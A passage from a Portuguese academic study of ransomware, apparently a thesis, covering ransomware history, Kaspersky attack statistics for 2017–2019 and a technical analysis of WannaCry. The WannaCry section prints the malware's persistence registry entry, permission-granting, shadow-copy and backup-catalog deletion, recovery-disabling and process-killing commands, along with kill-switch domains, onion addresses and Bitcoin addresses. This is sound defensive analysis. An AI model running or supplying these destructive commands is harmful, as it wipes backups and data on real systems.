de 5 bilhões de dólares, sendo 80% deste valor provocado apenas pelo *WannaCry* (HASSAN, 2019).

Em janeiro de 2018, um *white hat hacker* (*hacker* ético) desenvolveu um *ransomcloud*, um *ransomware* que cifra em tempo real as contas de *e-mail* em nuvens, como o *Office 365* (SJOUWERMAN, 2020a). Em julho, foram publicadas algumas estatísticas: elevação de 229% nos ataques, comparado com 2017; 12 novas variantes de *ransomware*; e 181,5 milhões de investidas (aproximadamente 100.000 por dia). Estas últimas, considerando apenas os seis primeiros meses do ano (SJOUWERMAN, 2020a).

No inicio de 2019, um novo ataque combinou dois *malwares* conhecidos: o *ransomware GrandCrab* junto com o coletor de dados *Vidar* faziam com que, caso o usuário não pagasse o resgate, a venda das informações garantisse uma renda (SJOUWERMAN, 2020a).

As infecções por *ransomware* decolaram no primeiro quarto de 2019. Houve um crescimento de 105% no número de notificações de ataque, comparado com o mesmo período em 2018. Não somente a frequência aumentou, mas também os desenvolvedores estão mudando o foco, buscando grandes organizações e demandando maiores pagamentos de resgate (SJOUWERMAN, 2020a).

O *ransomware* teve o seu melhor momento em 2019. Ocorreram diversos ataques bem-sucedidos contra escolas, municípios, organizações estaduais e governamentais. Os danos causados neste ano foram estimados em 11.5 bilhões de dólares (SJOUWERMAN, 2020a).

Ainda em 2019, surgiu o *PureLocker*, desenvolvido na linguagem de programação *PureBasic*, que possuía as seguintes vantagens: ser multiplataforma (capacidade de funcionar no *Windows*, *Linux* e *OS-X*) e dificuldade de gerar uma assinatura de detecção deste *ransomware* pelos antivírus (SJOUWERMAN, 2020a).

No final de 2019, uma onda de ataques *leakware* ocorreu, atingindo a cidade de Joanesburgo e o estado da Virgínia. Diferentemente dos *ransomwares* usuais, eles roubam informações e chantageiam os infectados, ameaçando publicá-las caso o resgate não seja pago. Reitera-se que mesmo pagando a taxa, não há nenhuma garantia de que os dados sejam preservados, pois os arquivos continuam nas mãos dos autores (SJOUWERMAN, 2020a).

Após o prazo estipulado para o pagamento ter sido ignorado, o grupo por trás do *Maze Ransomware* publicou aproximadamente 700 MB de dados valiosos roubados de uma empresa de segurança pessoal. Com este ataque, as vítimas agora não devem se preocupar apenas com a recuperação dos seus arquivos, mas também com o que pode acontecer se as suas informações forem vazadas publicamente (SJOUWERMAN, 2020a).

A disponibilidade e o sigilo da informação não são os únicos problemas quando se fala de *ransomware*. Seus desenvolvedores estão realizando diversas análises, buscando maximizar o dano potencial e o valor do pagamento. Primeiramente são descobertos quais recursos a instituição mais depende, quais poderiam causar o maior pânico, dor e perda operacional. Depois, eles descobrem como o *backup* é realizado e o que podem fazer para interferir nesse processo (SJOUWERMAN, 2020a).

No inicio de 2020, uma nova variante do *Ryuk* foi lançada. Ela possui um processo de automação que torna relativamente fácil procurar e encontrar dados de valor. São usados termos específicos para cada alvo, por exemplo: *swift* para bancos, *N-CSR* para finanças, *federal* para governo, *investigation* para o poder judiciário e *operation* para instituições militares (SJOUWERMAN, 2020b).

Atualmente, foram identificados 841 diferentes *ransomwares*. A lista dinâmica completa encontra-se disponível em <https://id-ransomware.malwarehunterteam.com/> (RANSOMWARE, 2020).

Embora seja difícil prever o futuro da segurança cibernética, acredita-se que os danos por crimes digitais atinjam 6 trilhões de dólares em 2021, sendo 20 bilhões causados apenas por *ransomwares*. Por fim, estima-se que um ataque de *ransomware* acontecerá a cada 11 segundos neste mesmo ano (HASSAN, 2019).


3.3 Estatísticas

Todas as estatísticas apresentadas nesta seção foram obtidas utilizando o *Kaspersky Security Network (KSN)*, um antivírus que trabalha com vários componentes de proteção *anti-malware*. Os dados são coletados dos utilizadores do KSN que aceitaram fornecê-los. Milhões de usuários dos produtos da *Kaspersky Lab* de 213 países participam desta troca global de informações sobre atividade maliciosa (KASPERSKY, 2017a).

Segundo Brasil (2018), a suite de segurança padrão (homologada) para uso nas estações de trabalho da Marinha do Brasil, tanto para os sistemas operacionais *Windows*, quanto para o *Ubuntu-MB*, é o antivírus *Kaspersky*.

Verificou-se que o número total de incidentes por qualquer tipo de *ransomware* oscilou entre 891.163 e 1.179.584. A Figura 1 apresenta um gráfico com a distribuição dos ataques entre 2017 e 2019.

Figura 1 – Número de usuários do antivírus *Kaspersky* atacados por *ransomwares* de 2017 a 2019.



Fonte: adaptado de (KASPERSKY, 2019b).

Nas subseções abaixo, serão apresentadas as estatísticas mais recentes (2017 a 2019) dos ataques por *crypto ransomware*, suas localizações, a quantidade de novas famílias, de variações dectectadas e as mais difundidas no respectivo ano.

Cabe ressaltar que a quantidade de incidentes é muito maior. Para obter-se um resultado real, deve-se considerar as informações relativas às demais ferramentas de antivírus e os dados de quem não possui nenhum *software* de proteção. Porém, as estatísticas apresentadas são úteis para fornecer um panorama das contaminações.

3.3.1 Ano de 2017

Em 2017, houve uma queda na inovação dos *crypto ransomware*, onde apenas 38 novas versões foram consideradas suficientemente interessantes e diferentes para serem designadas famílias, sendo que em 2016 este valor foi 62. Em compensação, houve mais pequenas variações em *ransomwares* existentes: mais de 96.000, comparado com aproximadamente 54.000 em 2016. Estas variações aconteceram pois está cada vez mais difícil desenvolver algum *ransomware* novo, enquanto as modificações ocorreram com mais frequência na tentativa de ofuscar as ferramentas de segurança, que estão evoluindo nas detecções (KASPERSKY, 2017b).

Os ataques foram distribuídos uniformemente pelo mundo, tendo o Brasil ocupado a nona posição com 1,42%[3] [4], conforme apresentado no Quadro 1.

Quadro 1 – Os dez países mais atacados por *crypto ransomware* em 2017.

Ordem	**País**	**%**
1	Japão	2,83
2	Itália	2,37
3	Vietnã	1,95
4	Bulgária	1,68
5	Taiwan	1,59
6	Cambodja	1,53
7	Croácia	1,48
8	Líbano	1,44
9	*Brasil*	*1,42*
10	Indonésia	1,35


Fonte: adaptado de (KASPERSKY, 2017a).

Em 2017, aproximadamente 1.000.000 usuários dos produtos da *Kaspersky Lab* foram atacados por um *crypto ransomware*, incluindo mais de 240.000 clientes corporativos (KASPERSKY, 2017a). A Figura 2 apresenta um gráfico com a distribuição mensal das investidas. Pode-se perceber que uma inflexão ocorre entre os meses de abril e maio, saltando de 66.769 tentativas para 97.265, esta mudança deve-se ao surgimento do *WannaCry* neste período.

[3] Relação percentual entre a quantidade de usuários atacados e o total de usuários dos produtos da *Kaspersky Lab* no país.

[4] Os países com menos de 50.000 produtos do *Kaspersky Lab* foram excluídos da pesquisa.

Figura 2 – Número de usuários do antivírus *Kaspersky* atacados por *crypto ransomware* em 2017.



Fonte: adaptado de (KASPERSKY, 2017a) e (KASPERSKY, 2018a).

Não é surpresa que o *ransomware* mais propagado neste ano tenha sido o *WannaCry*, atacando 7,71%[5] [6] dos usuários, conforme apresentado no Quadro 2.

Quadro 2 – Os dez *crypto ransomwares* mais difundidos em 2017.

Ordem	**Nome**	**%**
1	*WannaCry*	7,71
2	*Locky*	6,70
3	*Cerber*	5,59
4	*Jaff*	2,58
5	*Cryrar*	1,59
6	*Spora*	1,53
7	*Purgen*	1,48
8	*Shade*	1,44
9	*Crysis*	1,42
10	*CryptoWall*	1,35

Fonte: adaptado de (KASPERSKY, 2017a).

3.3.2 Ano de 2018

Em 2018, continuou a queda na inovação dos *crypto ransomware*, onde apenas 11 novas versões foram consideradas suficientemente interessantes e diferentes para serem designadas famílias. Também houve menos variações em códigos existentes: apenas 39.842

[5] Baseado nos vereditos recebidos dos usuários dos produtos *Kaspersky Lab* que consentiram em fornecer dados estatísticos.

[6] Relação percentual entre a quantidade de usuários atacados por um *crypto ransomware* específico e o total de usuários dos produtos da *Kaspersky Lab* atacados por *crypto ransomware*.

(KASPERSKY, 2018a). Estas quedas aconteceram porque os *ransomwares* foram gradativamente cedendo espaço aos *cryptominers*, que são mais difíceis de detectar pelo usuário e utilizam o poder de processamento do computador para gerar moedas virtuais (KASPERSKY, 2018b).

Diferentemente de 2017, os ataques por *crypto ransomware* foram mais concentrados em três nações: Bangladesh, Etiópia e Uzbequistão. Destaca-se que o Brasil saiu a lista dos 10 países mais atacados, conforme apresentado no Quadro 3.


Quadro 3 – Os dez países mais atacados por *crypto ransomware* em 2018.

Ordem	**País**	**%**
1	Bangladesh	6,65
2	Etiópia	5,25
3	Uzbequistão	3,50
4	Nepal	2,79
5	Vietnã	2,12
6	Indonésia	1,95
7	Índia	1,87
8	Angola	1,84
9	Paquistão	1,78
10	China	1,72

Fonte: adaptado de (KASPERSKY, 2018a).

Em 2018, aproximadamente 1.100.000 usuários dos produtos da *Kaspersky Lab* foram atacados por um *crypto ransomware*, conforme apresentado na Figura 3, incluindo mais de 220.000 clientes corporativos e 27.000 pequenas e médias empresas (KASPERSKY, 2018a).

Figura 3 – Número de usuários do antivírus *Kaspersky* atacados por *crypto ransomware* em 2018



Fonte: adaptado de (KASPERSKY, 2018a) e (KASPERSKY, 2019a).

Embora menos famílias e variantes de *ransomwares* tenham aparecido em 2018, os números de ataques continuaram a crescer, tendo como destaque o já conhecido *WannaCry*, que foi responsável 29,32% dos incidentes, conforme apresentado no Quadro 4.

Quadro 4 – Os dez *crypto ransomwares* mais difundidos em 2018.

Ordem	**Nome**	**%**
1	*WannaCry*	29,32
2	Veredito genérico (Trojan-Ransom.Win32.Phny)	11,43
3	*GrandCrab*	6,67
4	*Cryakl*	4,59
5	*PolyRansom/VirLock*	2,86
6	Veredito genérico (Trojan-Ransom.Win32.Gen)	2,40
7	*Shade*	2,29
8	*Cerber*	2,20
9	*Purgen/GlobeImposter*	1,82
10	*Crysis/Dharma*	1,72

Fonte: adaptado de (KASPERSKY, 2018a).

3.3.3 Ano de 2019

Durante 2019 foram detectadas 46.156 modificações de *crypto ransomware* e 22 novas famílias (KASPERSKY, 2019a). Mesmo com os números tendo voltado a crescer, o fato ocorrido neste ano que mais preocupou foi o direcionamento dos ataques.

Com base em estatísticas e anúncios publicamente disponíveis, monitorados por especialistas da *Kaspersky*, em 2019 houve 174 organizações municipais alvo de *ransomware*. Isso representa um aumento de aproximadamente 60% em relação ao número de cidades que relataram ter sido vítimas de ataques em 2018. Os valores, no entanto, variaram bastante, pois os preços cobrados de pequenas escolas municipais, por exemplo, às vezes eram 20 vezes menores do que os extorquidos das prefeituras dos grandes municípios. (KASPERSKY, 2019b).

Os ataques por *crypto ransomware* continuaram concentrados basicamente nas mesmas nações de 2018, conforme apresentado no Quadro 5. Reitera-se que o Brasil continuou fora da lista.


Quadro 5 – Os dez países mais atacados por *crypto ransomware* em 2019.

Ordem	**País**	**%**
1	Bangladesh	13,78
2	Uzbequistão	7,20
3	Moçambique	6,08
4	Turcomenistão	4,23
5	Etiópia	3,97
6	Nepal	3,86
7	Afeganistão	2,45
8	Vietnã	2,34
9	China	1,94
10	Índia	1,91

Fonte: adaptado de (KASPERSKY, 2019a).

Até outubro de 2019, aproximadamente 890.000 usuários dos produtos da *Kaspersky Lab* foram atacados por um *crypto ransomware*, conforme apresentado na Figura 4, incluindo 209.679 clientes corporativos e 22.400 pequenas e médias empresas (KASPERSKY, 2019a).

Figura 4 – Número de usuários do antivírus *kaspersky* atacados por *crypto ransomware* em 2019.



Fonte: adaptado de (KASPERSKY, 2019a).

Mesmo após dois anos do surto, o já conhecido *WannaCry* continuou no topo das detecções pelas ferramentas da *Kaspersky*, sendo responsável 23,56% dos incidentes registrados em 2019. O Quadro 6 apresenta os dez *crypto ransomwares* mais difundidos em 2019.

Quadro 6 – Os dez *crypto ransomwares* mais difundidos em 2019.

Ordem	**Nome**	**%**
1	*WannaCry*	23,56
2	Veredito genérico (Trojan-Ransom.Win32.Phny)	16,81
3	*GrandCrab*	12,17
4	Veredito genérico (Trojan-Ransom.Win32.Gen)	6,26
5	Veredito genérico (Trojan-Ransom.Win32.Crypmod)	5,08
6	Veredito genérico (Trojan-Ransom.Win32.Encoder)	4,65
7	*Shade*	2,66
8	*PolyRansom/VirLock*	2,43
9	Veredito genérico (Trojan-Ransom.Win32.Crypren)	2,28
10	*Stop*	1,94

Fonte: adaptado de (KASPERSKY, 2019a).

Com análise nas estatísticas supracitadas, percebe-se que o número de novas famílias e variantes de *ransomware* foi reduzindo entre 2016 e 2018, mas voltou a crescer em 2019. Além do mais, os ataques estão se tornando cada vez mais sofisticados, buscando alvos específicos, portanto, este tema não deve ser negligenciado. Por fim, destaca-se o sucesso do *crypto ransomware WannaCry*, objeto de análise deste trabalho, sendo o mais difundido nos três anos após a sua origem (2017, 2018 e 2019).

3.4 WannaCry

WannaCry – também conhecido como *WannaCryptor*, *WanaCrypt0r*, *WCry*, ou *Wana Decryptor* – é um poderoso *malware* que combina as funções de *crypto ranswomware* e de *worm*, podendo se espalhar automaticamente tanto na rede local, quanto na *Internet* (ALRADDADI; SARVOTHAM, 2018).

Sua contaminação inicial deu-se através de *phishing*. Devido à sua natureza, apenas um pequeno número de alvos foi inicializado com o *worm* e, em seguida, a rotina de propagação continuou a expandir a quantidade de computadores comprometidos (SYMANTEC, 2017).

Assim como os demais *crypto ransomwares*, o *WannaCry* cifra os arquivos dos usuários e demanda 300 dólares para que seja possível a decifragem. Para receber o pagamento das vítimas, é utilizada a criptomoeda *Bitcoin*, buscando evitar o rastreamento monetário pelas autoridades. Seu propósito é extorquir dinheiro e, para alcançar este objetivo de maneira mais rápida, são utilizadas táticas de choque e medo: após a contaminação, dois contadores regressivos são apresentados, um com o prazo de três dias e outro com sete. Caso o pagamento não seja realizado nos tempos limites, o valor passará para 600 dólares e a chave será destruída, respectivamente (ALRADDADI; SARVOTHAM, 2018).

Computadores afetados pelo *ransomware WannaCry* exibem uma imagem de plano de fundo preta da área de trabalho do *Windows* com instruções em texto vermelho. Além do mais, é apresentada uma janela com instruções para o usuário, informando-o do que aconteceu e como pagar o resgate, conforme mostrado na Figura 5. Os dados criptografados possuem a extensão $.WCRY$ no final de seus nomes. Outro sintoma da contaminação é a aparição dos seguintes arquivos: $Please\_Read\_Me@.txt$, $@WanaDecryptor@.exe.lnk$, $WannaDecryptor!.exe.lnk$ e $!Please\ Read\ Me!.txt$ (SYMANTEC, 2017).

Figura 5 – Tela de apresentação do *WannaCry*.

Fonte: O Autor.

Segundo Alraddadi e Sarvotham (2018), o *WannaCry* foi considerado o maior surto de *ransomware* da história e, como visto na seção 3.3, continua em destaque nas estatísticas de ataques por *crypto ransomware*.

3.4.1 Módulo *worm*

O módulo *worm* do *ransomware WannaCry* é o responsável pela sua autopropagação através das redes internas e externas, utilizando as seguintes vulnerabilidades no protocolo *SMB* (*Service Message Block*): *CVE-2017-0144* e *CVE-2017-0145* (SYMANTEC, 2017).

O *SMB* é um protocolo de transporte usado para compartilhamento de arquivos, impressoras e acesso remoto de serviços no *Windows*. Por padrão, opera nas portas 139 e 445 do protocolo *TCP* (*Transmission Control Protocol*) (ALRADDADI; SARVOTHAM, 2018).

Inicialmente, é solicitada uma conexão com um domínio [7]. Caso o endereço exista e computador esteja *online*, o código é encerrado e não há contaminação. O *WannaCry* só executa caso haja alguma falha ao se conectar com o *site* (ALRADDADI; SARVOTHAM, 2018).

Quando a ameaça foi lançada, os domínios não estavam ativos, o que significava que o *worm* continuava a se espalhar. Os pesquisadores de segurança, utilizando uma técnica denominada *sinkhole*, neutralizaram os endereços, fazendo que as versões iniciais do *worm* não infectem mais os computadores nem se propaguem. O registro destes *sites* foi a primeira forma de conter o ataque, portanto, eles ficaram conhecidos como *KillSwitchs*. Entretanto, versões subsequentes do *WannaCry* tiveram esta funcionalidade removida, retomando o seu funcionamento normal (SYMANTEC, 2017).

Posteriormente, a máquina da vítima irá procurar por outros computadores acessíveis no protocolo *SMB*, enviando requisições *TCP SYN* (*synchronize*) na porta 445 para todos os endereços *IP* disponíveis – na mesma sub-rede e em endereços gerados aleatoriamente (*Internet*) – e checando o seu retorno. Caso seja obtida uma resposta, é estabelecida uma conexão com a outra máquina, testando se possui a primeira versão do *SMB* e se ele está vulnerável. Também é verificada a existência do *backdoor DoublePulsar*, que torna a propagação automática mais efetiva (ALRADDADI; SARVOTHAM, 2018).

O próximo passo é explorar a vulnerabilidade, enviando códigos arbitrários contendo o *payload* para os computadores que possuem as falhas no protocolo SMB (ALRADDADI; SARVOTHAM, 2018). Estas novas máquinas serão contaminadas e continuarão a propagação da mesma forma, sendo este o motivo dos expressivos números de contaminações.

Quando o *worm* é executado, ele se registra como um serviço no *Windows* com os detalhes contidos no Quadro 7:

[7] Os principais domínios utilizados pelo WannaCry foram:
<http://www.iuqssfsodp9ifjaposdfjhgosurijfaewrwergwea.com>
<http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com>
<http://www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com>
<http://www.ayylmaotjhsstasdfasdfasdfasdfasdfasdfasdf.com>
<http://www.lazarusse.suiche.sdfjhgosurijfaqwqwqrgwea.com>

Quadro 7 – Descrição do serviço criado pelo módulo *worm*.

Nome do serviço	mssecsvc2.0
Descrição	Microsoft Security Center (2.0) Service
Caminho	$\%WINDIR\%\backslash mssecsvc.exe$
Comando	$\%s - msecurity$
Tipo de início	SERVICE_AUTO_START

Fonte: adaptado de (PANDA, 2017) e (SYMANTEC, 2017).

Uma vez instalado como um serviço, o *worm* extrairá um recurso responsável pela encriptação, o *ransomware*. O *payload* é copiado para a pasta *C:\WINDOWS\tasksche.exe* e é executado com o parâmetro $/i$. Se esse arquivo já existir previamente no computador, então ele será movido para *C:\WINDOWS\qeriuwjhrf* antes da criação do novo, permitindo múltiplas infecções e evitando problemas na hora de fazer o tasksche.exe (PANDA, 2017).

A entrada abaixo é inserida no registro para garantir a inicialização do *WannaCry* nas reinicializações subsequentes do computador (persistência):

```
1 reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "[Nome gerado aleatoriamente]"
    /t  REG_SZ /d "\" "C:\WINDOWS\tasksche.exe" /f
```

Fonte: adaptado de (PANDA, 2017).

O módulo *worm* também tenta fazer o download do navegador Tor nos seguintes endereços: <www.dropbox.com/s/yw3rvyotvb4gcnh/t1.zip?dl=1> e <dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip>. Algumas versões do *WannaCry* contêm uma cópia embutida e não precisam baixá-lo (SYMANTEC, 2017).

O *worm* silenciosamente se conecta aos seguintes domínios Tor: <gx7ekbenv2riucmf.onion>, <57g7spgrzlojinas.onion>, <xxlvbrloxvriy2c5.onion>, <cwwnhwhlz52maqm7.onion> e <76jdd2ir2embyv47.onion> (SYMANTEC, 2017).

Estes endereços não fornecem comando e controle do atacante. Eles destinam-se a rastrear infecções, fornecer um endereço de pagamento *Bitcoin* exclusivo para cada usuário e as chaves de decifragem, caso a vítima opte por pagar o resgate. No entanto, devido a um *bug*, esta função não é executada corretamente, apresentando apenas três endereços [8] *Bitcoin* padrões para todos, fato que impossibilita identificar a origem do dinheiro e, consequentemente, confirmar se o infectado efetivamente compensou o valor (SYMANTEC, 2017).

3.4.2 Módulo *ramsomware*

O módulo de *ransomware* do *WannaCry* é a parte da ameaça responsável pelas atividades relacionadas à extorsão e é instalado pelo módulo *worm*. Ao ser executado, ele:

[8] Endereços *Bitcoin*:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

1. Se autorreplica nos seguintes locais:
   $\%SystemDrive\%\backslash ProgramData\backslash\ [Nome\ gerado\ aleatoriamente]\backslash tasksche.exe$ e
   $\%SystemDrive\%\backslash Intel\backslash\ [Nome\ gerado\ aleatoria-mente]\backslash tasksche.exe$ (SYMANTEC, 2017);

2. Cria o seu mecanismo de persistência, para que possa ser executado mesmo após o computador ser reiniciado, de forma semelhante à apresentada na subseção 3.4.1 (PANDA, 2017);

3. Garante o acesso aos arquivos do sistema utilizando o comando:
   "$icacls\ .\ /grant\ Everyone:F\ /T\ /C\ /Q$" (PANDA, 2017);

4. Deleta as *shadow copies* (cópias de segurança e de restauração do *Windows*):
   "$vssadmin.exe\ vssadmin\ delete\ shadows\ /all\ /quiet$"; e
   "$WMIC.exe\ wmic\ shadowcopy\ delete$" (PANDA, 2017);

5. Impede o sistema de reiniciar no modo de recuperação:
   "$bcdedit.exe\ bcdedit\ /set\ default\ bootstatuspolicy\ ignoreallfailures$"; e
   "$bcdedit.exe\ bcdedit\ /set\ default\ recoveryenabled\ no$" (PANDA, 2017);

6. Apaga os catálogos de *backup*:
   "$wbadmin.exe\ wbadmin\ delete\ catalog\ -quiet$" (PANDA, 2017);

7. Cria uma entrada no *log* cujo conteúdo aponta para a pasta onde o *ransomware* está localizado:
   "$[HKEY\_CURRENT\_USER\backslash Software\backslash WanaCrypt0r]$"

8. Oculta a pasta $RECYCLE (diferente da $Recycle.Bin do *Windows*):
   "$attrib\ +h\ +s\ C:\backslash \$RECYCLE$" (PANDA, 2017);


9. Cria um *VBS script* cuja missão é gerar atalhos com a extensão *.lnk* que apontam para o programa apontado na Figura 5:
   $SET\ ow = WScript.CreateObject(\text{"}WScript.Shell\text{"})$
   $SET\ om = ow.CreateShortcut(\text{"}C:\backslash @WanaDecryptor@.exe.lnk\text{"})$
   $om.TargetPath = \text{"}C:\backslash @WanaDecryptor@.exe\text{"}$
   $om.Save$ (PANDA, 2017);

10. Encerra os processos relacionados com banco de dados, para encriptar as suas bases:
    "$taskkill.exe\ /f\ /im\ mysqld.exe$"
    "$taskkill.exe\ /f\ /im\ sqlwriter.exe$"
    "$taskkill.exe\ /f\ /im\ sqlserver.exe$"
    "$taskkill.exe\ /f\ /im\ MSExchange*$"
    "$taskkill.exe\ /f\ /im\ Microsoft.Exchange.*$" (PANDA, 2017);

Posteriormente, ele inicia a rotina de cifragem, detalhada abaixo, procurando por arquivos com extensões específicas no *Windows* (apresentadas na subseção 3.4.3), os encripta e os deleta para impedir o acesso (ALRADDADI; SARVOTHAM, 2018).

O *WannaCry* utiliza um modelo de criptografia híbrido, que combina tanto o algoritmo simétrico quanto o assimétrico. Para melhor detalhar, é apresentado na Figura 6 um diagrama. As chaves indicadas com as letras "A" e "V" pertencem ao atacante e a vítima, respectivamente, e as com com o índice $_{PU}$ são públicas, enquanto as com $_{PR}$ são privadas.

Figura 6 – Diagrama criptográfico



Fonte: (ALRADDADI; SARVOTHAM, 2018).

Existem duas chaves codificadas no *malware*: uma simétrica (AES) usada para cifrar dez arquivos aleatórios do computador infectado – o propósito disso é ganhar a credibilidade do usuário e convencê-lo a pagar o resgate, mostrando que é possível decifrá-los e não revelando as chaves utilizadas para os demais arquivos – a outra chave codificada é a RSA pública do atacante (A_{PU}) (ALRADDADI; SARVOTHAM, 2018).

O *WannaCry* gera um par de chaves RSA de 2048 *bits* (V_{PR} e V_{PU}), então a chave privada da vítima (V_{PR}) é cifrada pela chave pública do atacante (A_{PU}) e destruída do computador (ALRADDADI; SARVOTHAM, 2018).

Posteriormente, uma chave simétrica AES é gerada para encriptar cada informação pertinente no computador. Quando o processo de criptografia é encerrado, todas chaves AES são cifradas usando a chave pública da vítima (V_{PU}), o arquivos originais são excluídos e os criptografados adquirem a extensão "$.WNCRY$" (ALRADDADI; SARVOTHAM, 2018).

